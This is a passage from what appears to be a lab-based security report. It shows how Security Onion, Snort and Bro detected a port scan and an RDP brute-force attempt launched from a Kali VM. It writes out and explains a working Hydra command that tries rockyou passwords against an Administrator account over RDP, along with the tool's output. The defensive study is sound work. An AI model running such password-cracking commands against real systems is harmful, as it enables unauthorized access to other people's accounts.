
Limited to 50 results. Refine your search. 1–50 of 100

Time	source_ip	source_port	destination_ip	destination_port	_id
July 28th 2018, 15:29:52.282	192.168.1.101	58947	192.168.1.104	1433	p-wD42QBQz0pqnnlKBKR
July 28th 2018, 15:29:52.282	192.168.1.101	58947	192.168.1.104	1433	puwD42QBQz0pqnnlKBKE
July 28th 2018, 15:29:51.278	192.168.1.101	58946	192.168.1.104	1433	pOwD42QBQz0pqnnlJBKn
July 28th 2018, 15:29:51.278	192.168.1.101	58946	192.168.1.104	1433	o-wD42QBQz0pqnnlJBKY
July 28th 2018, 15:28:35.258	192.168.1.101	68	192.168.1.1	67	9OwB42QBQz0pqnnl-xG3
July 28th 2018, 15:28:35.258	192.168.1.101	68	192.168.1.1	67	8-wB42QBQz0pqnnl-xGm
July 28th 2018, 15:26:54.233	192.168.1.101	59091	192.168.1.104	3389	EOwA42QBQz0pqnnlcREj
July 28th 2018, 15:26:54.233	192.168.1.101	59091	192.168.1.104	3389	D-wA42QBQz0pqnnlcRED
July 28th 2018, 15:26:54.229	192.168.1.101	59091	192.168.1.104	3389	EewA42QBQz0pqnnlcREl
July 28th 2018, 15:26:54.229	192.168.1.101	59091	192.168.1.104	3389	DuwA42QBQz0pqnnlcBH_
July 28th 2018, 15:20:20.148	192.168.1.101	58947	192.168.1.104	1521	yez64mQBQz0pqnnlbQ2r
July 28th 2018, 15:20:20.148	192.168.1.101	58947	192.168.1.104	1521	yOz64mQBQz0pqnnlbQ2e
July 28th 2018, 15:20:19.143	192.168.1.101	58946	192.168.1.104	1521	xOz64mQBQz0pqnnlaQ3A
July 28th 2018, 15:20:19.143	192.168.1.101	58946	192.168.1.104	1521	w-z64mQBQz0pqnnlaQ2x
July 28th 2018, 15:18:49.122	192.168.1.101	58946	192.168.1.104	5902	t-z54mQBQz0pqnnlCgse
2018, 15:18:49.122	192.168.1.101	58946	192.168.1.104	5902	tuz54mQBQz0pqnnlCgsN

https://10.10.10.50/app/kibana#/dashboard/68563ed0-34bf-11e7-9b32-bb903919ead9?_g=(refreshInterval:(display:Off,pause:!f,value...ex:'*:logstash-*',interval:auto,query:(query_string:(analyze_wildcard:!t,query:'"192.168.1.101"')),sort:!('@timestamp',desc))

Figure 33. NIDS—Alerts


Further analysis of one of the NIDS alerts (timestamp of 15:26:54.229) shows that it was classified as "Detection of a Network Scan" with the message "[1:2001972:19] ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound) [Classification: Detection of a Network Scan] [Priority: 3]: <seconion-ens192> {TCP} 192.168.1.101:59091 -> 192.168.1.104:3389." More succinctly stated, a network scan has been detected, originating from IP address 192.168.1.101 (Kali Linux host) and TCP port 59091, and destined to IP address 192.168.1.104 (Windows 7 host) and TCP port 3389 (RDP). More information on this alert can be seen in Figure 34. This alert resulted from a Snort signature marked as "emerging threats" rule-type with priority 3.



◷	@timestamp	July 28th 2018, 15:26:54.229
t	@version	1
t	_id	DuwA42QBQz0pqnnlcBH_
t	_index	seconion:logstash-syslog-2018.07.28
#	_score	-
t	_type	doc
t	alert	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
t	category	scan
t	classification	Detection of a Network Scan
🖳	destination_ip	192.168.1.104
t	destination_ips	192.168.1.104
#	destination_port	3389
t	event_type	snort
#	gid	1
t	host	gateway
t	interface	seconion-ens192
t	ips	192.168.1.101, 192.168.1.104
#	logstash_time	0.003
t	message	[1:2001972:19] ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound) [Classification: Detection of a Network Scan] [Priority: 3]: <seconion-ens192> {TCP} 192.168.1.101:59091 -> 192.168.1.104:3389
#	port	48340
t	priority	3
t	protocol	TCP
t	rev	19
t	rule_type	Emerging Threats
#	sid	2001972
t	signature_info	http://doc.emergingthreats.net/2001972
🖳	source_ip	192.168.1.101
t	source_ips	192.168.1.101
#	source_port	59091
t	syslog-facility	local6
t	syslog-host	seconion
t	syslog-host_from	seconion
t	syslog-legacy_msghdr	snort:
t	syslog-priority	alert
🖳	syslog-sourceip	127.0.0.1
t	syslog-tags	.source.s_syslog
t	tags	syslogng, syslog, internal_destination, internal_source


Figure 34. Extended NIDS—Alert on Port Scan Activity

Next, we clicked on the NIDS Alert ID hyperlink. The CapMe page displayed with more information on the alert. A link provided at the top and bottom of the page, as shown in Figure 35, allowed for the download of the corresponding pcap in Figure 36.


capME!
https://10.10.10.50/capme/elastic.php?esid=EewA42QBQz0pqnnlcREI
120%
Logout
close

```
192.168.1.101:59091_192.168.1.104:3389-6-1572699249.pcap

Log entry:
[1:2001972:19] ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound) [Classification: Detection of a Network Scan] [Priority: 3]: <seconion-ens
192> {TCP} 192.168.1.101:59091 -> 192.168.1.104:3389

IDS rule:
alert tcp $EXTERNAL_NET any -> $HOME_NET 3389 (msg:"ET SCAN Behavioral Unusualy fast Terminal Server Traffic Potential Scan or Infection (Inbound)"; flags: S,12; threshold: typ
e both, track by_src, count 20, seconds 360; metadata: former_category SCAN; reference:url,doc.emergingthreats.net/2001972; classtype:network-scan; sid:2001972; rev:19; meta
data:created_at 2010_07_30, updated_at 2017_05_11;)

Sensor Name: seconion-ens192
Timestamp: 2018-07-28 22:26:54
Connection ID: CLI
Src IP: 192.168.1.101
Dst IP: 192.168.1.104
Src Port: 59091
Dst Port: 3389
OS Fingerprint: 192.168.1.101:59091 - UNKNOWN [1024:40:0:44:M1460:.:?:?]
OS Fingerprint: -> 192.168.1.104:3389 (link: ethernet/modem)
No Data Sent.
DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2018-07-28/seconion-ens192/192.168.1.101:59091_192.168.1.104:3389-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-ens192' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.66 seconds: 0.27 0.20 0.00 0.19 0.00
192.168.1.101:59091_192.168.1.104:3389-6-1572699249.pcap
```


Figure 35. Port Scan CAPME


192.168.1.101_59091_192.168.1.104_3389-6-1572699249-1.pcap
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time       Source          Destination     Protocol  Length  Info
    1 0.000000   192.168.1.101   192.168.1.104   TCP           60  59091 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

> Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: Vmware_68:2c:10 (00:0c:29:68:2c:10), Dst: Vmware_1c:02:bf (00:0c:29:1c:02:bf)
> Internet Protocol Version 4, Src: 192.168.1.101, Dst: 192.168.1.104
> Transmission Control Protocol, Src Port: 59091, Dst Port: 3389, Seq: 0, Len: 0

0000  00 0c 29 1c 02 bf 00 0c  29 68 2c 10 08 00 45 00   ··)····· )h,···E·
0010  00 2c 15 39 00 00 28 06  f9 75 c0 a8 01 65 c0 a8   ·,·9··(· ·u···e··
0020  01 68 e6 d3 0d 3d 2e 12  8a 88 00 00 00 00 60 02   ·h···=.· ······`·
0030  04 00 63 5d 00 00 02 04  05 b4 00 00               ··c]···· ····

192.168.1.101_59091_192.168.1.104_3389-6-1572699249-1.pcap    Packets: 1 · Displayed: 1 (100.0%)    Profile: Default
```

Figure 36. Port Scan Pcap

Next, we switched to the "Bro Notice" dashboard to see if Bro detected some network anomalies. There was one notice in the "Notice—Log Count" panel. Scrolling down the page, the same Kali Linux host IP was listed as source and 192.168.1.109 (Ubuntu host) as destination. The notice type was listed as "Scan::Port_Scan" and Bro Message/Sub-Message listed the following: "192.168.1.101 scanned at least 18 unique ports of host 192.168.1.109 in 1m4s." Figure 37 shows this message.



Bro - Notice - Message/Sub-Message

Message	Sub-Message	Count
192.168.1.101 scanned at least 18 unique ports of host 192.168.1.109 in 1m4s	local	1


Figure 37. Bro Notice Message

2. Online Password Cracking Attack

The next malicious cyber activity we conducted was an online password cracking attack. We began by utilizing information we gathered from our port scan. The port scan showed the Windows 7 Pro VM was listening on TCP port 3389 for RDP connections. RDP can be abused by an attacker to gain control of a remote machine; but for this to be successful, the attacker would need valid account credentials for the machine hosting RDP. One method of acquiring valid credentials is via an online password cracking attack.

a. Action

Hydra is a powerful online password-cracking tool for many protocols including RDP. We used Hydra from our Kali Linux VM to attempt to authenticate to RDP on the Windows 7 Pro VM. In conducting this attack, we attempted to authenticate as administrator using passwords from a password list included in Kali. As illustrated in Figure 38, the command we executed to launch this attack is “hydra -V -t8 -l Administrator -P /usr/share/wordlists/rockyou.txt rdp://192.168.1.104.”




```
root@kali:~# hydra -V -t8 -l Administrator \
> -P /usr/share/wordlists/rockyou.txt \
> rdp://192.168.1.104
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or
secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-08-01 15:46:28
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4
 to reduce the number of parallel connections and -W 1 or -W 3 to wait be
tween connection to allow the server to recover
[WARNING] the rdp module is currently reported to be unreliable, most lik
ely against new Windows version. Please test, report - and if possible, f
ix.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l
:1/p:14344399), ~1793050 tries per task
[DATA] attacking rdp://192.168.1.104:3389/
[ATTEMPT] target 192.168.1.104 - login "Administrator" - pass "123456" -
1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.104 - login "Administrator" - pass "12345" - 2
 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.104 - login "Administrator" - pass "123456789"
 - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.104 - login "Administrator" - pass "password"
- 4 of 14344399 [child 3] (0/0)
```

Figure 38. Online Password Cracking Attempt with Hydra

The -V option instructed Hydra to run in verbose mode, so we could see the login and password combination during each authentication attempt. The -t8 option instructed Hydra to make 8 authentication attempts in parallel, speeding up our attack somewhat. We specified our username as administrator with the -l option, and then specified the full path of the password list with the -P option. Finally, we specified the protocol of RDP and the IP address of our Windows 7 Pro VM in order to complete our command and launch the attack. Because we made a strong password when we created the Windows 7 Pro VM, Hydra was unsuccessful in guessing the password for the administrator account. The massive number of failed authentication attempts; however, generated alerts that were identifiable in Kibana.

b. Detection

Similar to our observation in the port scan activity, the first indication of the occurrence of abnormal activity was a spike in the number of alerts on the "NIDS—Alert Over Time visualization." NIDS alerts rose from 2 to 900 counts between the time of 13:00 and 13:13: the time span corresponding to execution of Hydra. A look at the NIDS alerts reflected in Figure 39, showed multiple connection attempts originating from the Kali Linux host IP address 192.168.1.101 (attacker) on TCP port 38978, to the Windows 7 host IP address 192.168.1.104 (victim) on TCP port 3389 (RDP). Also observable in Figure 39 are instances where the victim acknowledges the connection request.



